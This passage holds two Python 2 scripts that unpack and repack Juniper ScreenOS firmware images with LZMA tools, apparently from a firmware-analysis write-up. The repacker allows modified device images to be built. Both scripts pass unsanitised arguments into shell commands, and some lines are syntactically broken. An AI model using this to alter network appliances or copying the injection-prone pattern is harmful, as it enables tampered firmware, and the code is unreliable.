      fb.seek(0x0)
      head = fb.read(0x05)
      fb.seek(0x05)
      lzma = fb.read()

      # write outheader, unknown size and lzma blob
      fb.seek(0x00)
```

```
      fb.write(head)
      print "Adding uncompressed size: 0xffffffffffffffff"
      fb.write(chr(0xff)+chr(0xff)+chr(0xff)+chr(0xff)+chr(0xff)+chr /
                                  (0xff)+chr(0xff)+chr(0xff))
      fb.write(lzma)
      fb.close()

      print ("Uncompressing LZMA blob...")
      mkimage = "".join(['lzcat ',self.image,' > ',self.out])
      subprocess.call(mkimage, shell=True)
      print "lzcat: Blob decompressed (decoder error is safe to ignore)"
      print "ScreenOS image file decompressed"

if __name__ == '__main__':

    if len(sys.argv) != 4:
      print "Usage: ./sunpack.py <packed-image> <out-header> <out-image>"
      sys.exit(1)
    else:
      s = sosunzip()
      s.packed = sys.argv[1]
      s.header = sys.argv[2]
      s.out = sys.argv[3]
      s.image = "".join([sys.argv[3],'.lzma'])
      s.unpack()

    sys.exit(0)
```

ScreenOS Packer

```
#!/usr/local/bin/python
#
# nodpack.py :: ScreenOS image packer
#
#
# IMPORTANT:
# requires LZMA utilities installed!
#
import sys
import subprocess

class soszip:

    def init():
        self.header
        self.image
        self.packed

    def pack(self):
      print ("Compressing with LZMA...")
      mklzma = "".join(["lzma", " -5 ",self.image])
      subprocess.call(mklzma,shell=True)

      print("Adding header to LZMA blob...")
      mkimage = "".join(['cat ',self.header,' ',self.image,'.lzma > /
                                          ',self.packed])
      subprocess.call(mkimage, shell=True)

      print "Fixing dictionary size 0x00012c05: 00008000 -> 00200000"
      f = open(self.packed, 'r+b')
      f.seek(0x00012c05)
      f.write(chr(0x00)+ chr(0x20) + chr(0x00)+ chr(0x00))
      #seek to start of file
      f.seek(0x0)
      head = f.read(0x00012c09)
      print "Removing uncompressed size 0x00012c09: [8 bytes]"
      #seek past the field to remove
      f.seek(0x00012c11)
      bub = f.read()
      # rewrite the file
      f.seek(0x0)
      f.write(head)
      f.write(bub)
      f.truncate()
      f.close()

      print "ScreenOS image file created"

if __name__ == '__main__':

    if len(sys.argv) != 4:
      print "Usage: ./nodpack.py <header> <image> <screenos-image>"
      sys.exit(1)
    else:
      s = soszip()
      s.header = sys.argv[1]
      s.image = sys.argv[2]
      s.packed = sys.argv[3]
      s.pack()

    sys.exit(0)
```